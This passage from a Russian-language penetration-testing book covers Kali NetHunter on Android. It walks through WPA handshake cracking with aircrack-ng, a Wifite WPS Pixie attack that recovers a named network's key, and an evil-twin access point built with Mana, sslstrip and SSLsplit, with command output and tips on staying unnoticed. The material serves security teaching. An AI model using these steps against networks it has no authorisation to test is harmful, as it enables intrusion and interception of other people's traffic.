


Рис. 12.13. Выбор терминала

DriveDroid

DriveDroid позволяет вашему Android-устройству эмулировать загрузочный флеш-накопитель или DVD. Само устройство при загрузке с ПК может использоваться в качестве загрузочного носителя (например, загрузочного флеш-накопителя).

Приложение DriveDroid при создании загрузочного диска Android позволяет пользователю выбирать из локально сохраненных или загруженных образов ОС (.iso). DriveDroid также можно загрузить непосредственно из магазина Google Play по адресу <https://play.google.com/store/apps/details?id=com.softwarebakery.drivedroid&hl=en> (рис. 12.14).




Рис. 12.14. Загрузка DriveDroid

USB-клавиатура

Эта функция, как следует из названия, позволяет использовать USB-клавиатуру. Возможность применения этой функции также зависит от модели устройства Android.

Shodan

В мобильной версии для пользователей NetHunter вы также найдете инструмент Shodan, широко известный в качестве хакерской поисковой системы. Использование приложения Shodan тоже требует ключа API. Если вы, читая главу 4, создали свою учетную запись, этот ключ API у вас уже есть. Посетите сайт <http://www.shodan.io> и войдите в систему (или зарегистрируйтесь). Ключ API будет в правом верхнем углу браузера. При появлении запроса введите его в приложение Shodan.

После того как вы приобрели и ввели свой код, можете использовать приложение Shodan так же, как и в браузере (рис. 12.15).




Рис. 12.15. Приложение Shodan

Router Keygen

Router Keygen — генератор ключей для маршрутизаторов, которые поддерживают шифрование WEP и WPA. Пытаясь определить, поддерживается ли атака, приложение сначала сканирует Wi-Fi-сети (рис. 12.16).

Чтобы создать ключи, которые могут использоваться для подключения к маршрутизаторам и сетям, щелкните на названии поддерживаемой сети (рис. 12.17).



Рис. 12.16. Сканирование Wi-Fi-сетей приложением Router Keygen




Рис. 12.17. Создание ключей



Router Keygen также можно напрямую загрузить из Google Play по адресу https://play.google.com/store/apps/details?id=io.github.routerkeygen&hl=en_US.

cSploit

Используя атаку типа *Man-in-the-Middle (MitM)* («человек посередине») и *Denial-of-Service (DoS)* («отказ в обслуживании»), приложение cSploit может легко собирать нужную информацию. При запуске cSploit сначала предлагает пользователю выбрать целевую сеть. Затем, как показано на рис. 12.18, пользователю предоставляется несколько модулей.




Рис. 12.18. Модули на выбор

Этот инструмент впечатляет своими возможностями. Здесь все модули запускаются с мобильного устройства, а испытатель на проникновение может спрятать их во время атаки.

Беспроводные атаки

Одним из явных преимуществ использования платформы NetHunter является ее размер. Кроме того, ее очень легко сделать малозаметной. Это серьезное достоинство NetHunter, особенно если вам поручено незаметно протестировать беспроводную сеть сайта на безопасность. Если вы, выполняя проверку безопасности, будете сидеть неподалеку с открытым ноутбуком и внешней антенной, то можете привлечь к себе внимание, что совершенно нежелательно. Нам кажется, что использование телефона Nexus 5, на котором развернут NetHunter и подключена дискретная внешняя антенна, спрятанная за газетой или ежедневником, — лучший способ сохранить скрытность. Еще одним ключевым преимуществом платформы

NetHunter при проведении тестирования беспроводной сети является возможностью охватить широкую область, например студенческий городок. При этом вам не придется носить с собой большой ноутбук.

Беспроводное сканирование

Как обсуждалось в предыдущей главе, определение беспроводных целевых сетей является важным шагом в пентестировании. Платформа NetHunter содержит ряд инструментов, которые позволяют выполнять беспроводное сканирование и идентификацию цели. Существуют также сторонние приложения, у которых есть дополнительное преимущество в виде удобного интерфейса. Эти приложения могут собирать подробную информацию о возможной целевой сети.

NetHunter включает в себя набор инструментов Aircrack-ng, который мы обсуждали в главе 11. Он также работает из командной строки. Запустим командную оболочку и для идентификации потенциальных целевых сетей введем команду airodump-ng (рис. 12.19).

```

1) root@kali: ~
CH 12 ][ Elapsed: 6 s ][ 2016-07-04 19:58
BSSID          PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
50:6A:03:C7:D0:5B -79 1 0 0 8 54e WPA2 CCMP PSK NETGE
E8:89:2C:DB:DD:70 -79 2 0 0 1 54e WPA2 CCMP PSK Brenn
12:86:8C:70:38:D6 -63 10 0 0 11 54e WPA2 CCMP PSK <lang
22:86:8C:70:38:D6 -62 13 0 0 11 54e OPN xfini
EC:43:F6:1F:DA:99 -65 4 0 0 11 54e WPA2 CCMP PSK Centu
10:5F:06:9C:89:55 -59 14 1 0 11 54e WPA2 CCMP PSK SECAL
10:86:8C:70:38:D6 -61 13 0 0 11 54e WPA2 CCMP PSK Harle
C0:7C:D1:4C:28:5A -73 2 0 0 11 54e OPN xfini
32:86:8C:70:38:D6 -61 10 0 0 11 54e WPA2 CCMP PSK <lang
10:5F:06:46:6B:85 -67 5 0 0 11 54e WPA2 CCMP PSK Centu
64:A5:C3:65:37:F2 -68 2 0 0 11 54e WPA2 CCMP PSK Don's
00:71:C2:66:B9:59 -72 2 0 0 11 54e WPA2 CCMP PSK <lang
DC:3A:5E:4C:A3:A3 -69 3 0 0 11 54e WPA2 CCMP PSK <lang
66:F2:37:65:C3:A0 -71 1 0 0 11 54e WPA2 CCMP PSK DT's
8E:04:FF:35:F8:AD -71 3 0 0 6 54e OPN xfini
E4:F4:C6:0C:47:29 -72 3 0 0 6 54e WPA2 CCMP PSK Mac3
00:1E:E5:ED:73:BF -66 2 0 0 6 54e WPA2 CCMP PSK blue
10:5F:06:28:86:E5 -71 10 1 0 6 54e WPA2 CCMP PSK Centu
20:76:00:65:E2:E5 -74 3 0 0 11 54e WPA2 CCMP PSK Centu
3E:7A:8A:18:64:B4 -72 2 0 0 6 54e WPA2 CCMP PSK <lang
8E:04:FF:35:F8:AC -74 3 0 0 6 54e WPA2 CCMP PSK <lang
D8:97:BA:C3:C1:59 -71 4 0 0 6 54e WPA2 CCMP PSK <lang
C0:7C:D1:81:AE:38 -74 2 0 0 7 54e WPA2 CCMP PSK McKin
38:2C:4A:E3:F2:60 -61 12 29 13 6 54e WPA2 CCMP PSK HR-HO
22:86:8C:D1:BF:7A -78 3 0 0 11 54e OPN xfini
C0:7C:D1:81:AE:3A -75 2 0 0 7 54e OPN xfini
C0:7C:D1:4C:28:58 -76 2 0 0 11 54e WPA2 CCMP PSK Marci
8C:04:FF:35:F8:AB -74 4 0 0 6 54e WPA2 CCMP PSK HOME-
C0:7C:D1:81:AE:39 -76 2 0 0 7 54e WPA2 CCMP PSK <lang
AE:34:26:E3:42:F4 -76 2 0 0 1 54e OPN xfini
12:86:8C:D1:BF:7A -74 4 0 0 11 54e WPA2 CCMP PSK <lang
D8:97:BA:80:31:D8 -77 2 0 0 1 54e WPA2 CCMP PSK Baidr
3E:7A:8A:98:89:D8 -77 5 0 0 1 54e WPA2 CCMP PSK <lang
E6:89:2C:DB:DD:70 -78 2 0 0 1 54e OPN xfini
C0:7C:D1:4C:28:59 -70 2 0 0 11 54e WPA2 CCMP PSK <lang

```

Рис. 12.19. Идентификация потенциальных целевых сетей

Как и в ОС Kali Linux, мы можем определить транслируемый BSSID, канал и SSID.

WPA/WPA2-взлом

Как мы уже обсуждали ранее, Aircrack-ng в NetHunter позволяет выполнять те же атаки без каких-либо изменений команд или техники. Кроме того, мы можем использовать ту же антенну вместе с внешним адаптером, что и в случае проводной сети (см. главу 11). Следующий взлом направлен против той же точки доступа с тем же BSSID, что мы обсуждали в главе 11. Все это было выполнено из командной строки NetHunter.

На рис. 12.20 мы видим вывод команды `#airodump-ng -c 6 --bssid -w NetHunter`.

```

CH 6 ] [ Elapsed: 1 min ] [ 2016-06-29 00:49 ] WPA handshake: 44:94:FC:37:10:6
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH E
44:94:FC:37:10:6E -63 67 496 137 1 6 54e WPA2 CCMP PSK A
BSSID          STATION          PWR Rate Lost Frames Probe
44:94:FC:37:10:6E 64:A5:C3:DA:30:DC -62 0e-24 29 210

```

Рис. 12.20. Вывод команды `airodump-ng`

Aircrack-ng в NetHunter также может захватить четырехстороннее рукопожатие. Как мы уже обсуждали в главе 11, это можно сделать, используя предварительно настроенный список, после чего изменить код доступа. Для демонстрационных целей мы выбрали короткий, предварительно настроенный список.

Введя команду `#aircrack-ng -w Wi-Fipasscode.txt -b 44:94:FC:37:10:6E NetHunter-01.cap`, мы получим следующий вывод (рис. 12.21).

```

Aircrack-ng 1.2 rc3

[00:00:00] 10 keys tested (255.05 k/s)

KEY FOUND! [ 15SHOUTINGspiders ]

Master Key      : FF 33 BC CC 87 0F AB 9F B8 7A 7F C2 41 B0 C5 1A
                  D6 1A F2 38 E7 38 3F A9 21 8F 66 49 0E 87 60 DE

Transient Key   : 09 30 D0 D9 38 C4 B3 5A 19 1A A4 1B E2 94 A5 65
                  5B A8 78 4F 75 86 F7 CD 65 77 F9 AF AD 27 EB 02
                  7A 7E 76 0F 7D AE D9 FD 2D 7E 26 2D 70 B8 E9 0C
                  69 3C 2C 10 5C CC 04 82 F8 D2 5F A8 1F C2 37 6D

EAPOL HMAC     : CB 6C 07 D6 89 39 C8 31 B6 25 A1 8C DF 1F C0 A1

```

Рис. 12.21. Вывод команды `aircrack-ng`

Использование клавиатуры NetHunter может быть утомительным с точки зрения взлома пароля целевой сети, но это некритично. Кроме того, такая атака полезна в ситуациях, когда человек с ноутбуком и внешней антенной только привлечет ненужное внимание. Еще один вариант использования платформы NetHunter — отсканировать и захватить четырехстороннее рукопожатие, а затем передать файл захвата платформе Kali Linux, где и запустить программу взлома. Мы получим те же результаты, что и при взломе с ноутбука или стационарного компьютера, но испытатель на проникновение может оставаться незамеченным.

WPS-взлом

Ввод команд с клавиатуры NetHunter может утомлять, но есть спасение в виде инструмента Wifite, который мы рассматривали в главе 11. Этот инструмент позволяет проводить атаку с простым вводом номера. Откройте командную оболочку Kali, введите команду `wifite` и нажмите клавишу `Enter`. Это приведет к следующему результату (рис. 12.22).

```

4) root@kali: ~
Last login: Sat Jul 2 17:46:53 UTC 2016 on pts/8
Linux kali 3.4.0-Kali-gc6b158c-dirty #3 SMP PREEMPT Fri Dec 11 22:25:47 UTC 2015 armv7l

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@kali:~# wifite

      ( )
     / \
    /   \
   /     \
  /       \
 /         \
/           \
( )         ( )
 \         /
  \       /
   \     /
    \   /
     \ /
      ( )

WiFite v2 (r87)
automated wireless auditor
designed for Linux

[!] the program compatty is not required, but is recommended

[+] scanning for wireless devices...
[+] available wireless devices:
 1. p2p0          ??????      Not pci, usb, or sdio
 2. wlan0        ??????      Not pci, usb, or sdio
 3. wlan1        ??????      Atheros Communications, Inc. AR9271 802.11n
[+] select number of device to put into monitor mode (1-3): 3
[+] enabling monitor mode on wlan1... done
[+] initializing scan (wlan1mon), updates at 5 sec intervals, CTRL+C when ready.
[0:00:04] scanning wireless networks. 0 targets and 0 clients found

```

Рис. 12.22. Результат выполнения команды `wifite`

Как видите, различия в выводе незначительны. Были обнаружены два интерфейса WLAN: внутренний беспроводной интерфейс и наша собственная внешняя антенна. Существует также интерфейс P2P0. Это одноранговый беспроводной интерфейс ОС Android.

Далее мы переводим наш интерфейс WLAN1 в режим мониторинга. Для этого нужно ввести 3, после чего мы получим следующий результат (рис. 12.23).

```

11 HP-Print-F2-Photo... 11 WPA2 35db no
12 \x00\x00\x00\x00\... 11 WPA2 34db wps
13 HOME-EE97-2.4 11 WPA2 33db wps
14 (7E:8F:E0:A5:1A:80) 6 WPA2 33db wps
15 Brenner 1 WPA2 33db wps client
16 HOME-717C-2.4 11 WPA2 32db wps
17 CenturyLink1507 11 WPA2 32db wps client
18 Mac3 6 WPA2 32db wps
19 MDH WLAN 6 WPA2 32db wps
20 Baird-2.4 1 WPA2 31db wps
21 HOME-4D12 6 WPA2 30db wps
22 WiF1FoFum 6 WPA2 30db wps
23 (00:71:C2:66:B9:59) 11 WPA2 29db wps
24 CenturyLink2834 6 WPA2 29db wps
25 (D8:97:BA:B0:31:D9) 1 WPA2 29db wps
26 HR-HOME 6 WPA2 29db wps client

```

Рис. 12.23. Интерфейс WLAN1 переведен в режим мониторинга

Как и в главе 11, мы видим ту же сеть, что и раньше. После того как мы остановим сканирование, введем 15 и нажмем клавишу Enter, Wifite запустит ту же атаку, что и раньше (рис. 12.24).

```

[+] select target numbers (1-57) separated by commas, or 'all': 15
[+] 1 target selected.

[0:00:00] initializing WPS Pixie attack on Brenner (E8:89:2C:DB:DD:70)
[0:00:28] WPS Pixie attack: attempting to crack and fetch psk...

[+] PIN found: 42000648
[+] WPA key found: Reesie1958

[+] 1 attack completed:

[+] 1/1 WPA attacks succeeded
    found Brenner's WPA key: "Reesie1958", WPS PIN: 42000648

[+] disabling monitor mode on wlan1mon... done
[+] quitting

```

Рис. 12.24. Атака запущена

Глядя на рис. 12.24, мы видим, что получили тот же WPA- и PIN-код для беспроводной сети Vgnppn.

Атака «злой двойник»

Атака «злой двойник» — это тип беспроводной атаки MitM. При такой атаке мы пытаемся подключить целевое устройство или устройства к беспроводной точке доступа, которая маскируется под законную точку доступа. Наше целевое устройство подключается к ней, считая, что это законная сеть. Трафик анализируется как во время перенаправления к законной точке доступа к клиенту, так и на обратном пути. Любой трафик, который поступает из законной точки доступа, также маршрутизируется через созданную нами поддельную точку доступа (AP), и у нас есть возможность его перехватить и проанализировать.

Атака проиллюстрирована на рис. 12.25. Слева — целевой ноутбук. В середине — наша платформа NetHunter. Справа находится законная точка доступа с подключением к Интернету. Когда цель подключается к нашей платформе NetHunter, мы можем проанализировать трафик, прежде чем он будет перенаправлен в законную точку доступа. Любой трафик от точки доступа также анализируется, а затем перенаправляется клиенту.




Рис. 12.25. Схема передачи трафика от цели к законной точке доступа через NetHunter

Это просто вариант атаки MitM, которую мы обсуждали ранее. Различие заключается в том, что нам не нужно ничего знать о клиенте или сети, в которой он работает, поскольку мы будем контролировать сеть, которую он использует. Это атака, которую часто проводят в общественных местах, таких как аэропорты, кафе и отели, где есть бесплатный беспроводной Интернет.

Атака с помощью Mana. Приложение, которое мы будем использовать в NetHunter, представляет собой набор беспроводных инструментов Mana. Щелкните на значке NetHunter, далее — Mana Wireless Toolkit. Первая страница, на которую вы попадаете, — это экран `hostapd-karma.conf`.

Здесь мы можем настроить нашу точку беспроводного доступа для атаки (рис. 12.26).




Рис. 12.26. Страница для настройки беспроводной точки доступа

Сначала необходимо убедиться, что у нас есть два беспроводных интерфейса. Беспроводной интерфейс Android, который, скорее всего, обозначен как wlan0, должен быть подключен к точке доступа с выходом в Интернет. Это может быть как ваше стандартное подключение, так и бесплатный беспроводной Интернет, доступный в том месте, где вы сейчас находитесь. Интерфейс wlan1 будет нашей внешней антенной, которая создаст поддельную точку доступа. Затем вы можете настроить BSSID на MAC, который имитирует фактическую точку доступа. Кроме того, можно настроить SSID для трансляции любой идентификации точки доступа. Другие настройки касаются атаки с использованием эксплойта Karma (дополни-

тельные сведения вы получите по адресу <https://insights.sei.cmu.edu/cert/2015/08/instant-karma-might-still-get-you.html>).

Можно оставить настройки по умолчанию, что мы и сделаем. Далее щелкнем кнопкой мыши на значке в виде трех точек и выберем Start mana. Это запустит фальшивую точку доступа (рис. 12.27).

```

2) MANA-FULL ▾
-- wlan1: flushing interface --
-- wlan1: setting ip --
-- wlan1: starting the interface --
-- wlan1: setting route --
Configuration file: /sdcard/nh_files/configs/hostapd-karma.conf
Using interface wlan1 with hwaddr 00:11:22:33:44:00 and ssid "Free_Internet"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
Internet Systems Consortium DHCP Server 4.3.1
Copyright 2004-2014 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /etc/mana-toolkit/dhcpd.conf
Database file: /var/lib/dhcp/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPP/wlan1/00:11:22:33:44:00/10.0.0.0/24
Sending on   LPP/wlan1/00:11:22:33:44:00/10.0.0.0/24
Sending on   Socket/fallback/failback-net
/usr/share/mana-toolkit/sslstrip-hsts/sslstrip2
Generated RSA key for leaf certs.
SSLsplit (built 2014-05-26)
Copyright (c) 2009-2014, Daniel Roethlisberger <daniel@roe.ch>
http://www.roe.ch/SSLsplit
Features: -DDISABLE_SSLV2_SESSION_CACHE -DHAVE_NETFILTER
NAT engines: netfilter* tproxy
netfilter: IP_TRANSPARENT SOL_IPV6 !IPV6_ORIGINAL_DST
compiled against OpenSSL 1.0.1e 11 Feb 2013 (1000105f)
rtlinked against OpenSSL 1.0.1k 8 Jan 2015 (100010bf)
TLS Server Name Indication (SNI) supported
OpenSSL is thread-safe with THREADID
Using SSL_MODE_RELEASE_BUFFERS
Using direct access workaround when loading certs
SSL/TLS algorithm availability: RSA DSA ECDSA DH ECDH EC
OpenSSL option availability: SSL_OP_NO_COMPRESSION SSL_OP_NO_TICKET SSL_OP_ALLOW_UNSAFE_LEGACY_RENEG
OTIATION SSL_OP_DONT_INSERT_EMPTY_FRAGMENTS SSL_OP_NO_SESSION_RESUMPTION_ON_RENEGOTIATION SSL_OP_TLS
_ROLLBACK_BUG
compiled against libevent 2.0.19-stable
rtlinked against libevent 2.0.21-stable
4 CPU cores detected
proxypress:
- [0.0.0.0]:10025 tcp plain netfilter
- [0.0.0.0]:10465 ssl plain netfilter
- [0.0.0.0]:10110 tcp plain netfilter
- [0.0.0.0]:10995 ssl plain netfilter
- [0.0.0.0]:10143 tcp plain netfilter
- [0.0.0.0]:10993 ssl plain netfilter
- [0.0.0.0]:10080 tcp http netfilter
- [0.0.0.0]:10443 ssl http netfilter
Loaded CA: "/C=ZA/ST=Gauteng/L=Pretoria/O=SensePost/OU=MANA/CN=MANA/emailAddress=research@sensepost.
com"
Using libevent backend 'epoll'
Event base supports: edge yes, 0(1) yes, anyfd no
Inserted events:
0xa970f8 [fd 10] Read Persist
0xa971cc [fd 11] Read Persist
0xa9672c [fd 12] Read Persist
0xa96794 [fd 13] Read Persist
0xa9795c [fd 14] Read Persist
0xa979c4 [fd 15] Read Persist
0xa97a2c [fd 17] Read Persist
0xa97a94 [fd 18] Read Persist
0xa97b34 [fd 19] Read Persist
0xa96f88 [fd 5] Read Persist
0xa97ba0 [fd 3] Signal Persist
0xa97d50 [fd 1] Signal Persist
0xa97e50 [fd 2] Signal Persist
0xa97f50 [fd 13] Signal Persist

```

Рис. 12.27. Фальшивая точка доступа создана

На рис. 12.27 мы видим, как Mana очищает кэшированную информацию и настраивает новую точку доступа. Если мы переключимся на устройство, то увидим точку беспроводного доступа Free_Internet, к которой можно подключиться без какой-либо аутентификации (рис. 12.28).




Рис. 12.28. Подключение к точке доступа без аутентификации

Теперь в другом терминале, открытом на платформе NetHunter, мы настраиваем захват пакетов `tcpdump`. Для этого используем следующую команду:

```
# tcpdump -I wlan1
```

Ее вывод будет таким (рис. 12.29).

Поскольку подключенное устройство получает и передает группы данных, мы можем анализировать этот трафик. Как вариант, можно даже захватить трафик в виде файла `.pcap`, а затем выгрузить его для просмотра в Wireshark.

```

3) root@kali: ~
Last login: Sat Jul 2 17:09:52 UTC 2016 on pts/2
Linux kali 3.4.0-Kali-gc6b158c-dirty #3 SMP PREEMPT Fri Dec 11 22:25:47 UTC 2015 armv7l

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@kali:~# tcpdump -i wlan1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlan1, link-type EN10MB (Ethernet), capture size 262144 bytes
17:47:13.272301 IP 10.0.0.100.bootpc > 10.0.0.1.bootps: BOOTP/DHCP, Request from 64:a5:c3:da:30:dc (
oui Unknown), length 300
17:47:13.328392 IP 10.0.0.1.bootps > 10.0.0.100.bootpc: BOOTP/DHCP, Reply, length 309
17:47:18.643120 IP 10.0.0.100.63569 > google-public-dns-a.google.com.domain: 15463* A? api-glb-lax.s
moot.apple.com. (45)
17:47:19.350273 IP google-public-dns-a.google.com.domain > 10.0.0.100.63569: 15463* 1/0/0 A 17.249.2
5.246 (61)
17:47:19.558891 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [S], seq 3714005262, win
65535, options [mss 1460,nop,wscale 5,nop,nop,TS val 737468195 ecr 0,sackOK,unknown-34], length 0
17:47:19.559044 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [S.], seq 2959393737, ack
3714005263, win 65535, options [mss 1460,sackOK,TS val 134857 ecr 737468195,nop,wscale 6], length 0
17:47:19.562126 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [P.], seq 1:241, ack 1, w
in 4117, options [nop,nop,TS val 737468197 ecr 134857], length 240
17:47:19.562217 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [.], ack 241, win 1375, o
ptions [nop,nop,TS val 134857 ecr 737468197], length 0
17:47:19.940666 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [.], seq 1:1449, ack 241,
win 1375, options [nop,nop,TS val 134895 ecr 737468197], length 1448
17:47:19.944908 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [.], seq 1449:2897, ack 2
41, win 1375, options [nop,nop,TS val 134895 ecr 737468197], length 1448
